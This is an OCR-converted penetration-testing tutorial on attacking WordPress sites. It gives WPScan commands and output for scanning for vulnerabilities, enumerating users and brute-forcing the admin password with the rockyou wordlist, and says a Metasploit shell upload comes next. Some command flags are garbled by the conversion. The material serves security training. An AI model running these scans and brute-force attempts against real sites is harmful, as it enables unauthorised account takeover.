WordPress Penetration Testing using WPScan & Metasploit

Author = Behrouz Mansoori

Email : mr.mansoori@yahoo.com


In this tutorial, I will show you how to use WPScan and Metasploit to hack a WordPress website easily. You will learn how to scan WordPress sites for potential vulnerabilities, take advantage of vulnerabilities to own the victim, enumerate WordPress users, brute force WordPress accounts, and upload the infamous meterpreter shell on the target's system using Metasploit Framework.

In short, I will explain very well the following:

- **How To Use WPScan To Find Vulnerabilities To Exploit Effectively**
- **How To Critically Think And Examine Potential Vulnerabilities**
- **How To Take Advantage Of The Vulnerabilities Disclosed By WPScan**
- **How To Enumerate WordPress Users/Accounts**
- **How To Brute Force The WordPress Admin Account Password**
- **How To Use Metasploit To Exploit A Critical Plugin Vulnerability Discovered By WPScan**
- **How To Use A Payload In Metasploit To Exploit WordPress**

Open WPScan

You can open up a terminal and type in **wpscan or** go to **Applications** > **Web Application Analysis** > **WPScan**




Update Your WPScan's Vulnerabilities Database.

The first thing to do before is ensuring that your WPScan's vulnerabilities database is up-to-date.

Type the subsequent command into terminal to update the database:

wpscan --update



If you have this problem

We will enter another command


wpscan --update --verbose


root@kali:~# wpscan --update --verbose
WordPress Security Scanner by the WPScan Team
Version 2.9.4
Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
[i] Updating the Database ...
[+] Checking: local_vulnerable_files.xml
[i] Already Up-To-Date
[+] Checking: local_vulnerable_files.xsd
[i] Already Up-To-Date
[+] Checking: timthumbs.txt
[i] Already Up-To-Date
[+] Checking: user-agents.txt
[i] Already Up-To-Date
[+] Checking: wp_versions.xml
[i] Already Up-To-Date
[+] Checking: wp_versions.xsd
[i] Already Up-To-Date
[+] Checking: wordpresses.json
[i] Already Up-To-Date
[+] Checking: plugins.json
[i] Needs to be updated
[i] Backup Created
[i] Downloading new file: https://data.wpscan.org/plugins.json
[i] Downloaded File Checksum: 952d1d2eca02518a5b356c0d80742cca0818d2cbdaed4abb05207dd018c
4c5d30d45bb137c90324fcc05e1406
[i] Database File Checksum : 952d1d2eca02518a5b356c0d80742cca0818d2cbdaed4abb05207dd018c
4c5d30d45bb137c90324fcc05e1406
[i] Deleting Backup
[+] Checking: themes.json
[i] Needs to be updated
[i] Backup Created
[i] Downloading new file: https://data.wpscan.org/themes.json
[i] Downloaded File Checksum: 5b874af559c545da1ece6b3a3c3c49f4a482731275a1853a42330df0b6c
108e8163917d9765c0b8954b2bb103
[i] Database File Checksum : 5b874af559c545da1ece6b3a3c3c49f4a482731275a1853a42330df0b6c
108e8163917d9765c0b8954b2bb103
[i] Deleting Backup
[+] Checking: LICENSE
[i] Already Up-To-Date
[i] Update completed
root@kali:~#


Start Scanning Website For WordPress/Plugins/Themes Vulnerabilities

Type the subsequent command into terminal to scan the target's website for potentially exploitable vulnerabilities:

wpscan —url **targetwordpressurl.com**



```
[!] Title: WordPress 1.5.1 - 3.5 XMLRPC pingback additional issues
    Reference: https://wpvulndb.com/vulnerabilities/5989
    Reference: http://lab.onsec.ru/2013/01/wordpress-xmlrpc-pingback-additional.html

[!] Title: WordPress 2.0 - 3.0.1 wp-includes/comment.php Bypass Spam Restrictions
    Reference: https://wpvulndb.com/vulnerabilities/6009
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5293
[i] Fixed in: 3.0.2

[!] Title: WordPress 2.0 - 3.0.1 Multiple Cross-Site Scripting (XSS) in request_filesystem_credentials()
    Reference: https://wpvulndb.com/vulnerabilities/6010
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5294
[i] Fixed in: 3.0.2

[!] Title: WordPress 2.0 - 3.0.1 Cross-Site Scripting (XSS) in wp-admin/plugins.php
    Reference: https://wpvulndb.com/vulnerabilities/6011
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5295
[i] Fixed in: 3.0.2

[!] Title: WordPress 2.0 - 3.0.1 wp-includes/capabilities.php Remote Authenticated Administrator Delete
    Reference: https://wpvulndb.com/vulnerabilities/6012
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5296
[i] Fixed in: 3.0.2

[!] Title: WordPress 2.0 - 3.0 Remote Authenticated Administrator Add Action Bypass
    Reference: https://wpvulndb.com/vulnerabilities/6013
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-5297
[i] Fixed in: 3.0

[!] Title: WordPress <= 4.0 - Long Password Denial of Service (DoS)
    Reference: https://wpvulndb.com/vulnerabilities/7681
    Reference: http://www.behindthefirewalls.com/2014/11/wordpress-denial-of-service-responsible-disclos
    Reference: https://wordpress.org/news/2014/11/wordpress-4-0-1/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9034
    Reference: https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_long_password_dos
    Reference: https://www.exploit-db.com/exploits/35413/
    Reference: https://www.exploit-db.com/exploits/35414/
[i] Fixed in: 4.0.1

[!] Title: WordPress <= 4.0 - Server Side Request Forgery (SSRF)
    Reference: https://wpvulndb.com/vulnerabilities/7696
    Reference: http://www.securityfocus.com/bid/71234/
    Reference: https://core.trac.wordpress.org/changeset/30444
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-9038
[i] Fixed in: 4.0.1

[!] Title: WordPress <= 4.7 - Post via Email Checks mail.example.com by Default
    Reference: https://wpvulndb.com/vulnerabilities/8719
    Reference: https://github.com/WordPress/WordPress/commit/061e8788814ac87706d8b95688df276fe3c8596a
    Reference: https://wordpress.org/news/2017/01/wordpress-4-7-1-security-and-maintenance-release/
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5491
[i] Fixed in: 4.7.1

[!] Title: WordPress 1.5.0-4.9 - RSS and Atom Feed Escaping
    Reference: https://wpvulndb.com/vulnerabilities/8967
    Reference: https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance-release/
    Reference: https://github.com/WordPress/WordPress/commit/f1de7e42df29395c3314bf85bff3d1f4f90541de
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17094
[i] Fixed in: 4.9.1
```




As we can see, WPScan has discovered various facts about the target's website including and not limited to:


- **XMLRPC.php (XML-RPC Interface)** is open for exploitation like **brute-forcing** and **DDoS pingbacks**.
- **WordPress core version is identified: 2.0.1**
- **15 WordPress core vulnerability:**
    - **wp-register.php Multiple Parameter XSS**
    - **admin.php Module Configuration Security Bypass**
    - **XMLRPC Pingback API Internal/External Port Scanning**
    - **XMLRPC pingback additional issues**
    - **wp-includes/comment.php Bypass Spam Restrictions**
    - **Multiple Cross-Site Scripting (XSS) in request_filesystem_credentials()**
    - **Cross-Site Scripting (XSS) in wp-admin/plugins.php**
    - **wp-includes/capabilities.php Remote Authenticated Administrator Delete Action Bypass**
    - **Remote Authenticated Administrator Add Action Bypass**
    - **Long Password Denial of Service (DoS)**

- **Server Side Request Forgery (SSRF)**
- **Post via Email Checks mail.example.com by Default**
- **RSS and Atom Feed Escaping**
- **Application Denial of Service (DoS) (unpatched)**
- **Authenticated Arbitrary File Deletion**

- **WordPress theme and version used identified**.

The **Red !** sign refers to a specific component of a site being vulnerable to exploitation.





As WPScan reveals that the site has:

- **Vulnerable Contact Form** with a **Security Bypass**, **File Upload RCE** Available (References: WPVulnDB, SecurityFocus, CVE MITRE, PacketStormSecurity)
- **Vulnerable LAyerSlider** with a **Style Editing CSRF, Remote Path Traversal File Access, CSRF / Authenticated Stored XSS & SQL Injection** Available (References: WPVulnDB,PacketStormSecurity, secunia, wphutte)

It's important to note that even when WPScan cannot determine a version of a specific plugin, it will print out a list of all potential vulnerabilities. It is beneficial to take the time to review, visit the reference sites individually, and execute these exploits to determine whether the target site is vulnerable to them or not. Just because a plugin version cannot be determined does not mean the site is not vulnerable.


It is beneficial to take the time to review vulnerabilities, visit the reference sites individually, and execute these exploits to determine whether the target site is vulnerable to them or not. Just because a plugin version cannot be determined does not mean the site is not vulnerable.

Reference Sites You Should Use To Conduct Research For Potential Vulnerabilities

- https://wpvulndb.com
- https://packetstormsecurity.com
- https://www.exploit-db.com
- https://cve.mitre.org
- http://www.securityfocus.com
- http://cxsecurity.com

An interesting example

Suppose the result of scanning a site is this way:



The target's site is vulnerable to **two critical Slider Revolution exploits**:

- **Local File Inclusion**
- **Shell Upload**

We can carry out these attacks easily.

For example, we can use the Slider Revolution **Upload Execute Exploit** via **Metasploit**.

Metasploit already has this exploit ready to use for your pleasure.

One more thing before we proceed with the Metasploit Framework Tutorial:

How To Enumerate WordPress Users/Accounts


The WordPress user/account enumeration tool integrated into WPScan is deployed to obtain a list of registered WordPress users from the target's website.

User enumeration is imperative when a hacker needs to obtain access to a particular target via brute forcing the target's WordPress administrator account.

The WPScan user enumeration tool will scan the target's site for WordPress authors and usernames.

Deploy the subsequent command to enumerate the WordPress users:

- wpscan —url **targetwordpressurl.com –enumerate u**



As we can see, WPScan's User Enumeration Tool identified:

- **Two user accounts**, particularly the most important: **admin** (Default admin name left unchanged)
- **admin** is still used.
- **Second account may possess admin privileges**, can brute force both simultaneously if required.

How To Brute Force The WordPress Admin Account Password

Type the subsequent command into terminal to brute force the password for user admin:


- wpscan –url **targetwordpressurl.com –wordlist /usr/share/wordlists/rockyou.txt (replace wordlist and location with your choice) –username admin (your target's username) –threads 2 (replace the number of threads you would like to use)**

For a clean version without those annoying brackets I just used, here is the command:

- wpscan —url **targetwordpressurl.com–wordlist /usr/share/wordlists/rockyou.txt –username admin –threads 2**

Eventually, you could see the password listed in terminal beside the login ID.

